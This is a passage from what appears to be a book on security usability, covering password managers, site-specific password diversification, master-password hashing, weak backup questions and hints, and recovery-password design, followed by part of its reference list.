This lack of a programmatic interface can be seen as both an advantage and a disadvantage. The advantage is that an application doesn't have to be made explicitly KeePass-aware in order to be usable with it, which is a problem for some of the other credential managers as application-level support for it has proven to be somewhat sparse. The disadvantage is that the only level of interface available is several variations of cut and paste, allowing none of the fine-grained control of the Keychain and Gnome Keyring and requiring a considerable amount of user tweaking to go beyond any basic functionality. In effect password managers of this kind, which aren't able to hook into the internals of a host program like a web browser, are limited by the lack of a standardised programming interface to function mostly as highly specialised macro playback programs. The only real KeePass API, insofar as something like this actually exists, is a COM interface available via a KeePass toolbar plugin whose documentation gives the distinct impression that potential slip-ups in using it will result in the immediate demise of all small furry animals in a thirty-metre radius [393]. The real problem here is the lack of any standardised programming interface for handling credential storage under Windows, which means that there's no common target for developers of password managers to aim for, and without that there's little incentive for developers to invest a lot of effort inventing their own one that almost no-one will use [394].

The lack of a well-defined interface causes problems not only at the password-manager application level but also in the interface to the remote site that requires the password. While it's fairly clear what the client-side software has to provide for protocols like SSH (the SSH protocol acts as an RPC mechanism for the server's authentication exchange), the situation for web browsers isn't nearly as simple due to the infinite manner of ways in which web sites can disguise their password-entry (or in general authentication) mechanisms.

Some of the more sophisticated password managers, which require deep integration into the browser in order to function, bypass this issue by employing the user as an AI to parse the web page or form. By monitoring which fields the user fills in and clicks on the password manager can build a model of the actions that it needs to perform on that page in order to authenticate the user. A few password managers even make this process explicit, for example the (now-defunct) Sxipper manager, which had a dog-themed interface, had a process whereby users could "train" it to handle different forms, with the results being made available to all Sxipper users [395].

Even with this level of integration into the authentication workflow though, password managers can be tripped up during the training process if the user clicks on the wrong page element, because the incorrect click appears to be part of the authentication process, or by CAPTCHAs, which create mutable fields that aren't amenable to automatic completion, or by sites that use multi-stage login procedures, requiring a staged login process in the password manager. Some of the more sophisticated password managers works around this by allowing the user to manually edit the fields that are processed by the manager, including designating fields as mutable and modifying the control flow to handle staged authentication, but this requires manual user intervention and only works for expert users.

There are two ways to solve this problem. One option, popular with malware authors, is to build rulesets for widely-used sites into the client so that the software knows which input fields to focus on and what to do with them (as with password dictionaries, malware authors have provided large databases of rulesets for popular sites, although mostly ones used by financial institutions).

The other option is for the server to mark up (the 'M' in 'HTML') authentication-related fields on web pages to allow for automated processing by the client, with fields marked as `auth-username`, `auth-password`, `auth-mutable` (for CAPTCHAs and the like), `auth-submit` (to submit the form to the server), and so on. Unfortunately by the time such a proposal is resolved into an agreed-upon standard it'll be two hundred pages long and include complete programmability in XML, an XML-RPC mechanism, and eight further standards drafts in progress by the newly-formed standing committee, so we're probably left with the expert-system approach as the most viable solution to the problem.

Figure 170: DPAPI user interface

In contrast to the Keychain API the DPAPI, depicted in Figure 170, uses an odd inside-out interface that requires that the calling application take care of all storage, lookup, and management facilities, which invariably means that there's little to none of this available. Because DPAPI doesn't store information like the Keychain does it has to include a considerable amount of metadata like labels, prompt strings, and user interface information that's normally handled internally by key managers in the protected data blob that's handed back to the user.

One feature that DPAPI places particular emphasis on is its accounting for business continuity issues (given that there are financial institutions that use DPAPI to protect their customers' credit card data, this is probably a good thing). When a secret is protected by DPAPI the credential-protection key that's used can be backed up in a secure manner either to a domain controller or to the Windows password reset disk (PRD) if the computer isn't part of a domain (there's actually a multilevel hierarchy used to handle things like credential-protection key rollover and update, but the details aren't important for this discussion). In this way if a credential-protection key is lost, for example by an employee forgetting it or being terminated, it doesn't lead to the loss of the means to recover the credential and any information that it controls. Unfortunately while the credential-protection key ends up being backed up the externalised-storage nature of DPAPI means that the credential itself isn't similarly backed up (this is a bit like backing up a directory listing but not the files that it contains).

Credential backup and migration is also a standard feature of many third-party password managers, which allow backup either to external tokens like USB keys or to online storage facilities (with varying degrees of security, which means that some detective work is often required to determine whether it's safe to use these capabilities). Since these tools manage the credential storage themselves, what's backed up or transferred really is the complete credential information and not just the credential-protection key as with DPAPI.

This brief overview of the Keyring barely begins to do justice to the huge amount of work that's gone into creating usable and effective password managers. The reason why this section focuses on Apple's Keyring is because it's the only one that enjoys full integration into the host operating system and by extension universal availability to any applications that want to take advantage of it. This means that Apple have managed to do what no other vendor has achieved, to get widespread adoption of their key manager by third-party applications and developers [396].

If you want to see some of the ideas that are available for password and credential management, type "password manager" into Google and look at some of the applications that you'll find there. If you're creating a password-management interface then you can make use of these existing applications for competitive analysis, described in more detail in "Humans in the Loop" on page 445.

Client-side Password Protection Mechanisms

The use of TLS-PSK and TLS-SRP as described in "Usability" on page 445 makes for a very effective password mechanism, but sometimes the need for compatibility with legacy systems means that it's not possible to employ it. There are however a variety of alternatives that you can use that go beyond the current "hand over the user's password to anyone who asks for it" approach. These alternatives work by adding an extra layer of indirection to the password-entry process, sending to the remote system not the actual user password but some unrelated value specific to that particular system. So for example a user password of "mypassword" might translate to a Hotmail password of "5kUqedtM2I", a PayPal password of "Y6WOMZuWLG", and an Amazon password of "xkepKEoVOG" (some of these techniques apply to cases where the user gets to specify the password to be used to access the server, others also work in situations where the server assigns a password to the user, so choose the one that's most appropriate for your particular situation). This concept has been around for quite some time, going back at least fifteen years to the Lucent Personalised Web Assistant, which used a master password supplied to a proxy server (this design predated the existence of browser plugins, which was why it was necessary to use this level of indirection) [397][398][399][400].

The advantage of this indirection mechanism is that it provides password diversification. Every site gets its own unique, random password, so that if one of these derived passwords is ever compromised then it won't affect the security of any other site. Password diversification is an important element in protecting user passwords, since users tend to re-use the same password across multiple sites, with one survey finding that 96% of users reused passwords [401], a second survey of more than 3,000 users finding that more than half used the same password for all their accounts [402], and a third finding that users used the same password in "so many [places] that it is almost embarrassing" [403]. This unhealthy practice is even actively promoted by some social networking web sites, which encourage users to enter their credentials for other sites that they use in order to pull in data like contact information from the other site (this is covered in more detail in "Password Mismanagement" on page 591).

This password cross-pollination practice makes it easy for attackers to perform leapfrog attacks in which they obtain the password for a low-value site that users don't take much care to protect and then use it to access a high-value site [404]. The fact that attackers are making use of this technique has been confirmed by the phishers themselves [405]. This is a particularly nasty problem because, just as with VPN configurations that extend the borders of your corporate LAN to the least-secure unpatched laptop hooked up via public WiFi at an Internet café in Belgium where one of your salespeople is checking his email, so the use of shared passwords exposes you (indirectly) to every vulnerability on every machine that the password owner will ever use or has ever used, since any attack that recovers the password on one of those other machines will also recover it for your machine (biometrics, discussed in "Password Mismanagement" on page 591, are an extreme example of password sharing, with a single biometric credential or trait being shared across all accounts that use biometric authentication).

An additional benefit to password diversification is that since the derived password is unrelated to the user's actual password, they still get to use strong passwords on every site even if their master password is relatively weak. Finally, this approach provides a good deal of phishing protection. Since passwords are site-specific, a phishing site will be sent a password that's completely unrelated to the one used at the original site that it's impersonating.

An alternative to password diversification that's been proposed by researchers is to have the client software monitor all passwords entered by the user at any sites that request a password and contact the sites that a particular password was originally used at if the user enters it at a new site [406]. While it's a novel approach and may indeed work in some situations, shutting the barn door after the horse has bolted probably isn't as good as making sure that it never gets opened in the first place, which is what password diversification is intended to achieve.

Figure 171: Password diversification using a password wallet

There are two possible approaches to password diversification. The first one is the password wallet technique shown in Figure 171. The user-supplied master password is used to decrypt the wallet, which contains per-site random passwords provided by the site or generated by the application. When the user wants to access a site, the application looks up the appropriate password by server name or URL. If it's a site that the user hasn't visited before then the application can warn the user (in case it's a phishing site) and if they're sure that they want to continue, create a new random password for them (in effect this is a per-application form of a credential manager like the Keychain discussed in the previous section). A possible user interface for this sort of thing is discussed in "Tiered Password Management" on page 617.

**Figure 172: Password diversification using hashing**

The second approach to password diversification is shown in Figure 172. This MACs the user-supplied master password with a random salt value and the server name/site URL to again provide a site-specific password unrelated to the original user password (message authentication codes or MACs are discussed in more detail in "Cryptography for Integrity Protection" on page 359). The random salt is required, as for previous uses of a salt discussed in "Passwords on the Server" on page 599, to ensure that two users who choose the same master password don't end up with identical site passwords. For an additional level of diversification you can MAC the application name into the mix, making the site passwords application-specific as well as site-specific. In this way a compromise of (for example) an SSL/TLS password doesn't compromise the corresponding SSH password for the same site.

As with the password wallet approach, this approach guarantees that a spoofed phishing site can never obtain the password for the site that it's impersonating. However this scheme has several additional advantages over the password-wallet approach. Since it doesn't need to store password data in any form there's nothing for an attacker to target even if they somehow gain access to the user's machine. This protection is even stronger than the iterated hashing that's usually used to defeat wordlist- or brute-force password attacks since there's no data actually present to attack. A second advantage is that because there's no need to store any persistent state the whole authentication system is portable to any machine onto which you can download and install the necessary software (this requires that you use the same salt across the different machines, which you can do by using a fixed identifier like the user's email address as the salt. This is fine because the value doesn't have to be secret, just different for each user).

One tool that employs this technique uses a variation of the site-specific browser (SSB) model discussed in "Case Study: Scrap it and Order a New One" on page 393. Like an SSB, this records the details for any security-critical sites that the user wants to visit and, when the user clicks on a particular site's entry, fires up a browser and fills in the user's credentials ready to log on (unfortunately this particular application, called SecurePass, seems to have gone under in late 2006 along with the vendor that created it). See the SSB discussion for more on the benefits of this model of web-site interaction.

A variation of this scheme is used in HTTP's digest authentication, which hashes the user name and password, web site URL, and salt values provided by both the client and server, and sends the result to the server as an authentication token (the actual mechanism is slightly more complex than this since it incorporates various HTTP protocol-specific features that aren't relevant here). One of the nice features of HTTP's digest authentication is that the hashing is performed in multiple stages so a server only has to store a hash of the user name, password, and a server-specific identifier, meaning that the password is never stored anywhere and even if the user uses the same name and password across multiple sites the server-specific identifier means that the stored hash value will be unique for each site [407].

Unfortunately the use of digest authentication is almost nonexistent in practice. Browser vendors were never really interested in it and gave it a user interface of the same level of sophistication as the master-password dialog that's already been discussed in "Password Mismanagement" on page 591. A side-effect of this lack of enthusiasm from browser vendors was that it was never tested properly amongst vendors, so that it wasn't until Internet Explorer 7 that Microsoft's implementation of digest authentication would interoperate with other vendors' implementations [408].

Figure 173: Extra protection for the master password

An enhancement of this technique that provides extra protection against offline password-guessing attacks adds a pre-processing step that converts the master password into a form of password-derived salt value that's stored on the machine [409]. This step only needs to be performed once for any given machine so the hashing process can be iterated a great many times to slow down password-guessing attacks. After this one-off setup step (which might be done when the software is first installed) the password-derived salt is applied as before to convert the site URL into a site password as shown in Figure 173. By adding this one-off additional step, the time for an attacker to guess each password becomes the sum of the lengthy initial setup time and the quick per-site password generation time. In contrast a legitimate user only experiences the quick per-site password generation time.

Another way to handle password diversification is to store the salt externally on a networked server, with the server acting as a salt repository and holding a unique salt per web site. To authenticate to a particular site the password manager on the local machine concatenates the user's password with the site-specific salt from the repository, hashes it, and uses the result as the login password for the site [410]. Access to the salt repository is protected with the same master-password mechanism that's used by standard password managers (with optional strengthening using one of the techniques covered above), and the repository itself is any site that offers online data storage. Since the salt data is quite small it falls within the data size limits of providers that offer free storage for limited data amounts, and if you're worried about the security of the salt data then you can encrypt it using a value derived from the master password. Because what's being encrypted is completely random, there's not much that an attacker can target in a password-guessing attack.

If you're worried about roaming issues then you can store a copy of the salt database on the user's primary machine and mirror changes to the repository and, if necessary, any other machines they may use (if network access isn't available then the user won't be able to contact the repository, but then they won't be able to get to any remote systems that needs login data either). Finally, you can salt and pepper the process as required, for example by using multiple servers/online storage services as salt repositories if you're worried about single points of failure.

Astoundingly, these obvious approaches to password protection, which date back more than ten years, aren't used by any current password-using application like SSL/TLS, SSH, and mail and FTP clients. All of them simply connect to anything listening on the appropriate port and hand over the user-entered password (the presence of an encrypted channel has no effect because that only protects the password en route, the other side still gets to see it as plaintext). The level of interest in this style of password management is demonstrated by the existence of at least half a dozen independently-created Firefox browser plugins [411] and even completely browser-independent bookmarklets [412] that retroactively add this functionality, and can be demonstrated even more dramatically by typing "password manager" into Google. Unfortunately though despite positive third-party evaluations such as "[PwdHash] is so seamless that were it installed in every browser since the foundation of the web, users would notice virtually no difference aside from improved security" [409], no browser supports this functionality out of the box, and since up to two thirds of Firefox users don't even know that plugins exist [413][414] it's unlikely that they'll be able to take advantage of proper password-handling functionality provided via a plugin. The existence of these various implementations in the form of browser plugins and third-party applications does however provide a nice opportunity for evaluating the usability of various approaches to solving the password-management problem.

Case Study: Strengthening Passwords against Dictionary Attacks

Using iterated hashing is an effective way to slow down password-guessing attacks, but it's something that's rather difficult to fit a user interface to. Adopting a one-size-fits-all approach is convenient for developers and follows the usability guidelines discussed in "Safe Defaults" on page 462 of automating security decisions as much as possible, but it can lead to problems with users on slower machines, or geeks who'd prefer to have a higher level of security (and who are inevitably running overclocked quad-core CPUs) and are therefore happy to apply more iterations of hashing to the master password than the typical home user.

Figure 174: Master password entry dialog box

A means of building this capability into your user interface is shown in Figure 174. This gives the user the choice of a small number of iterations and correspondingly lower dictionary-attack resistance for impatient users or a larger number of iterations

and higher dictionary-attack resistance for more patient users. To determine the correlation between hashing iterations and time, have your application time a small, fixed number of iterations (say 1000) and then use the timing information to mark up the slider controls. This way of doing things has the advantage over hard-coding in a fixed number of iterations that as computers get faster, the attack resistance of the password increases. Conversely, it doesn't penalise users with less powerful machines.

Leave the default processing time at 1 second. Most users won't change this, and it's short enough not to be a noticeable inconvenience. If you want to provide more meaningful feedback on what the delay is buying the user you can also add an estimate of the resulting protection strength below the slider or as a tooltip when the slider is moved: "One day to break", "One week to break", and so on.

For most users though even this cleaned-up manner of presenting the master password interface is overkill. Give them a completely standard password interface without any long text messages and leave the extra details to a dedicated expert mode interface as discussed in "Activity-Based Planning" on page 477.

Other Password Considerations

The various password guidelines given above are just that, general recommendations to be adapted to suit specific situations rather than cast-in-stone rules. There are always particular situations in which some of them may not be appropriate. For example young children have problems dealing with strong passwords so strict enforcement of password-strength checks (whether they're proper checks or just complexity-based ones) tends to lock them out of systems that require passwords. On the other hand when weak passwords are allowed schools have found that their relatively easy guessability means that children can use them to get into other children's accounts and bully them (or, when it's done with online games, steal each other's items). No-one really knows what the solution to this particular problem is [415][416] (one ad hoc solution adopted by some teachers of keeping lists of their pupils' passwords for when they forget them failed because some of the more adventurous children would go through the teachers' desks looking for the password lists that allowed access to all of the other childrens' accounts) but one possibility is for the school to issue passwords in printed form with a one-click facility for disabling the existing password for an account, assigning a new one, and printing out the details when a child loses their current password information.

Another option is to use barcodes printed onto plastic card blanks (or stickers stuck onto the blanks, which can be done with standard printers). These are about as childproof as you can make an authorisation token (there are no magnetic or electronic components to break or upset), they cost next to nothing to replace when they're lost, and since they're not tied to an individual they're of no value to anyone who subsequently finds a lost one. On the reader side, it's possible to get cheap USB barcode readers that act as USB HID (human interface device) keyboards, so that as far as the computer is concerned the student has typed in their password at the keyboard when they scan their card. If for some reason the school allows access to school computers from home, the students can manually enter their passwords by reading off the value printed next to the barcode. A better strategy in this case would be to combine tiered password management and location-limited channels and allow barcode access from within the school while providing a restricted-access printed password for access from outside the school, significantly limiting access (and by extension the school's liability) for any attacker who manages to guess a student's external-access password.

If this mechanism were deployed as a general-purpose access control method then it would fall victim to the selfish security model for passwords discussed in "The Selfish Security Model for Password Authentication" on page 565, but in the one-off situation of allowing students access to a school computer it works fine.

Many sites provide for a backup login mechanism via a user-chosen question if the user forgets their main password [417]. Even without sites asking "What is your

preferred internet password?" as their backup question [418], we have twenty years of research data showing that this is a poor authentication mechanism, with the answers to the backup questions often being quite easy to guess [419][420][421][422] [423][424][425][426]. For example consider the question "What's your favourite baseball team?" asked to a user in Chicago (Chicago Cubs), or "What's your favourite football team?" asked to a user in Munich (FC Bayern München).

Questions can also be very race-, age-, or gender-specific. For example in response to the quite common backup question "What's your favourite colour?" men will know about five colours while women have hundreds, including things like bayberry, avocado, and chartreuse. Making this even more problematic is the fact that users only have a small number of general personal-knowledge questions to draw upon, with one study of a range of popular e-commerce, news, and communications/ interaction web sites finding that more than nine in ten allowed either the mother's maiden name ("Mum, I got hacked, you'll need to change your name") or a pet's name as a backup question [253].

A real-world example of how bad the situation with colours as passwords is was provided by Adobe in late 2013 when data from 130 million Adobe accounts was leaked to the public. The data included plaintext password hints, and the passwords were encrypted without using any randomisation rather than being hashed, so that if multiple users used the same password then it always encrypted to the same value. An analysis of password hints that included the word "color"/"colour" showed that about two thirds of all colour-based passwords came from a set of just three encrypted colour values, most likely "red", "green", and "blue" [427]. It's not surprising then that one analysis of the Adobe data called the use of password hints "an absolutely ridiculous security measure" [427].

Other supposedly semi-private information is also frequently available without too much effort from online databases [428]. Social networking sites provide a particularly fruitful source of backup-password/security-question data, with one attacker compromising as many as three thousand Hotmail, Gmail, and Yahoo Mail accounts using data scraped from victims' Facebook pages, and then using the hijacked accounts to compromise further accounts via password-reset functionality [429][430] (particularly amusing is the fact that Facebook itself uses security questions based on social information that would be found on, say, Facebook, as its backup authentication mechanism [431][432]. This isn't to say that they're trivially and automatically obtainable, but they're certainly much easier to find out and far less secure than the equivalent user-chosen password that they serve as an alternative to [433][100][421]. Even employing user-provided questions rather than a list of preconfigured ones like "What's your dog's maiden name" aren't secure, although somewhat disturbingly users are under the impression that they are [434].

A related "security" measure, password hints, doesn't do anything that can't be achieved with a standard password-reset feature, while significantly weakening the security of passwords. For example the data from the 2013 Adobe password breach that was mentioned in "Other Password Considerations" on page 632 indicated that the top three password types, a family name (discoverable from the email address that was present next to the password data), a pet's name (a relatively small set of values for common pet names, and also something that's discoverable by connecting the email address to the user's personal web pages that may contain photos and names of pets), and repeated passwords (in other words the password used for the Adobe account was the same as the one used with other accounts), covered half of all the passwords used [427].

The need for these weak backup passwords is largely an artefact of the induced password amnesia created by the application of various "best-practices" password policies discussed earlier in this chapter. If the password is written down then there's no chance of the user forgetting it, only of losing it. To protect against lost passwords you can either advise them to write down a second copy and keep it with other long-term important documents like their birth certificate and insurance paperwork (as with the earlier credit-card/passport metaphor these are familiar things that people inherently know how to deal with) or you can make the whole process explicit and

have them print out a form containing their main password and a backup recovery password that you assign to them in the same way as the main password.

You're going to have to be pretty forceful with this, for example by building the operation into the workflow of setting up a password, otherwise people won't do it. This is exactly what Microsoft found out with their Bitlocker recovery keys, which people are encouraged to print out and store somewhere safe when they're setting up the encryption. No-one does [435].

The printed form contains instructions to cut it in half and store the two parts as appropriate, a type of procedure that's standard operating practice for many businesses where availability is as important or even more important than security. To guard against business-continuity problems the business records a backup copy of passwords used by employees and stores them in a safe location where they can be accessed in case of an emergency.

Another situation in which this type of paper-based backup is useful is in the case of the incapacity or death of the original password holder. Before the widespread use of computers, taking care of someone's estate used to involve little more than dealing with a will and possibly figuring out which safety deposit box the unlabelled key belonged to, but today it can involve tracking down arbitrary numbers of accounts, passwords, and encryption keys[145]. By recording key backup data in hardcopy form and storing it in a safe place (or split across several places), it's possible to provide for recovery and continuity if something ever happens to you.

If you assign a recovery password in this manner, make it a true recovery password rather than just an alternative to the main one. When the user logs on with the recovery password they're assigned a new primary and recovery password as they were when they signed up, and the previous passwords are disabled. If you're the sort of organisation that sends out a monthly printed statement, record the details of the password change (or changes) on the statement. Printed statements are the single most effective account audit mechanism that there is (see the discussion in "Password Lifetimes" on page 574) and if there's a problem then you want to give your users every chance of noticing it and reporting it.

In addition if there's payment information like credit card details stored with the account data, delete it when the password is reset so that an attacker who compromises the password reset mechanism doesn't gain much from the newly-acquired account, and let the user know why they're being asked to re-enter their payment details (some sites already enforce similar security measures when you do things like change your shipping address, requiring that you re-enter your credit card information as an additional authentication step).

Another useful audit mechanism that you can use is to display the details of the last logon, and whether it was successful or not, when the user next logs on. Seeing a logon from a machine in Romania or an unsuccessful logon attempt at 3 am is a sure indicator that something's wrong, and hopefully something that the user will report so that it can be investigated.

"Tiered Password Management" on page 617 mentioned the case of users employing email-based password reset facilities as an impromptu form of password manager. As with writing down passwords to create a type of paper-based password manager, this is a move by humans to take password management automation into their own hands when their computer doesn't provide them with any effective means of doing so. This form of email-based authentication is currently applied in an ad hoc manner for password resets, but for all the usual reasons ("It's insecure, we have to wait for smart cards/PKI/biometrics/…") it's seen little analysis despite being widely deployed and in active use on a massive scale by nearly every major web service provider (there's probably more daily use made of email-based authentication than of Internet authentication using all of the silver bullets mentioned above, combined).

---

[145] This will be particular problematic if I ever get hit by the proverbial bus because I use a password/key management system designed to be resistant to someone like me.

The sole rigorous analysis of this form of authentication is by security researcher Simson Garfinkel, who has characterised it as email-based identification and authentication or EBIA [436] (with a predictable response from security geeks [437]). EBIA mails out either a new password or, more usefully, a clickable link that logs the user on, and is often combined with the increasingly widespread adoption of the (guaranteed-unique) email address as primary identifiers in order to avoid namespace collision problems. In effect EBIA is a somewhat less out-of-band authentication mechanism than the SMS-based out-of-band authentication discussed in "Security Works in Practice but Not in Theory" on page 16.

An additional benefit to adopting the password usage guidelines discussed in the rest of this chapter beyond the primary one of increasing password-authentication usability and security is that it's now possible to drop the traditional list of password orders which must be obeyed at all times and replace them with a Password Pledge to the Customer telling them that you'll treat them like human beings rather than machines. For example you might include comments like "We promise not to log you out of your session while you're in the middle of doing something. As long as you take some action that lets us know that you're still alive at least once every 30 minutes, you won't be disconnected. Take your time" and "We realise that you're a human being and not a robot and so we promise not to force you to change your password every few months for no reason", and of course the all-important "If you want more information on all of this then go out and buy a copy of Peter's book". Imagine the reaction of your users to something that tells them that a security system is going to treat them like human beings instead of machines!

References

[1]   "Authentication: From Passwords to Public Keys", Richard Smith, Addison-Wesley, 2001.

[2]   "A Research Agenda Acknowledging the Persistence of Passwords", Cormac Herley and Paul van Oorschot, *IEEE Security and Privacy*, **Vol.10**, **No.1** (January/February 2012), p.28.

[3]   "The Quest to Replace Passwords: A Framework for Comparative Evaluation of Web Authentication Schemes", Joseph Bonneau, Cormac Herley, Paul van Oorschot and Frank Stajano, *Proceedings of the 2012 Symposium on Security and Privacy (S&P'12)*, May 2012, to appear.

[4]   "FIPS 112: Password Usage", Federal Information Processing Standard 112, National Bureau of Standards, 30 May 1985.

[5]   "Password Fishing on Public Terminals", D.Harriman, *Computer Fraud and Security Bulletin*, January 1990, p.12.

[6]   "To Whom am I speaking?", Mark Lomas and Bruce Christianson, *IEEE Computer*, **Vol.28**, **No.1** (January 1995), p.50.

[7]   "Department of Defense Password Management Guideline", CSC-STD-002-85, 12 April 1985.

[8]   "The Emperor's Old Armour", Bob Blakley, *Proceedings of the 1996 New Security Paradigms Workshop*, September 1996, p.1.

[9]   "Kein Patch", Ute Roos, *iX*, November 2007, p.14.

[10]   "Information Assurance Technology Forecast 2008", Steve Bellovin, Terry Benzel, Bob Blakley, Dorothy Denning, Whitfield Diffie, Jeremy Epstein and Paulo Verissimo, *IEEE Security and Privacy*, **Vol.6**, **No.1** (January/February 2008), p.16.

[11]   "Authentication Statistic Index", Bruce Marshall, 2006, http://passwordresearch.com/stats/statindex.html.

[12]   "A Large-Scale Study of Web Password Habits", Dinei Florencio and Cormac Herley, *Proceedings of the 16th World Wide Web Conference (WWW'07)*, May 2007, p.657.

[13]   "Password Sanity", Rick Smith, 21 January 2008, http://www.cryptosmith.com/password-sanity.

[14]   "Replacing Passwords: In Search of the Secret Remedy", Steven Furnell and Leith Zekri, *Network Security*, **Vol.2006**, **No.1** (January 2006), p.4.

[15]   "Where Do Security Policies Come From?", Dinei Florêncio and Cormac Herley, *Proceedings of the Symposium on Usable Privacy and Security (SOUPS'10)*, July 2010, to appear.

[16]   "So Long, And No Thanks for the Externalities: The Rational Rejection of Security Advice by Users", Cormac Herley, *Proceedings of the 2009 New Security Paradigms Workshop (NSPW'09)*, September 2009, p.133.

[17]   "The True Cost of Unusable Password Policies: Password Use in the Wild", Philip Inglesant and M.Angela Sasse, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.383.

[18]   "Password-based Authentication versus Volatile User Memory", Bill Neugent, *ACM SIGSAC Review*, **Vol.5**, **No.4** (Fall 1987), p.10.

[19]   "Click Passwords Under Investigation", Krzysztof Golofit, *Proceedings of the 12th European Symposium on Research in Computer Security (ESORICS'07)*, Springer-Verlag LNCS No.4734, September 2007, p.343.

[20]   "A Model of Saliency-Based Visual Attention for Rapid Scene Analysis", Laurent Itti, Christof Koch and Ernst Niebur, *IEEE Transactions on Pattern Analysis and Machine Intelligence*, **Vol.20**, **No.11** (November 1998), p.1254.

[21]   "Functional neuroanatomy of face and object processing. A positron emission tomography study", Justine Sergent, Shinsuke Ohta and Brennan Macdonald, *Brain*, **Vol.115**, **No.1** (February 1992), p.15.

[22]   "The Fusiform Face Area: A Module in Human Extrastriate Cortex Specialized for Face Perception", Nancy Kanwisher, Josh McDermott and Marvin Chun, *Journal of Neoroscience*, **Vol.17**, **No.11** (1 June 1997), p.4302.

[23]   "Face-Specific Processing in the Human Fusiform Gyrus", Gregory McCarthy, Aina Puce, John Gore and Truett Allison, *Journal of Cognitive Neuroscience*, **Vol.9**, **No.5** (Fall 1997), p.605.

[24]   "Learning to see faces and objects", Michael Tarr and Yi Cheng, *Trends in Cognitive Neuroscience*, **Vol.7**, **No.1** (January 2003), p.23.

[25]   "Visual Agnosia (2nd ed)", Martha Farah, MIT Press, 2004.

[26]   "Eye and Brain (5th ed)", Richard Gregory, Princeton University Press, 1997.

[27]   "Visual Intelligence: How We Create What We See", Donald Hoffman, W.W.Norton & Co, 1998.

[28]   "The Cognitive Neuroscience of Vision", Martha Farah, John Wiley and Sons, 2000.

[29]   "Visual Perception: Key Readings", Steven Yantis (ed), Psychology Press, 2000.

[30]   "Visual Perception: Physiology, Psychology and Ecology (4th ed)", Vicki Bruce, Mark Georgeson and Patrick Green, Psychology Press, 2003.

[31]   "How to enable strong password functionality in Windows NT", Microsoft Knowledge Base Article 161990, 1 November 2006, `http://support.microsoft.com/kb/161990`.

[32]   "Selecting secure passwords", Eric Verheul, *Proceedings of the 2007 RSA Conference Cryptographers' Track (CT-RSA'07)*, February 2007, Springer-Verlag LNCS No.4377, p.49.

[33]   "Rethinking Password Policies", Abe Singer and Warren Anderson, *;login*, **Vol.38**, **No.4** (August 2013), p.14.

[34]   "Dilbert comic strip for 09/10/2005", 10 September 2005, `http://www.dilbert.com/strips/comic/2005-09-10/`.

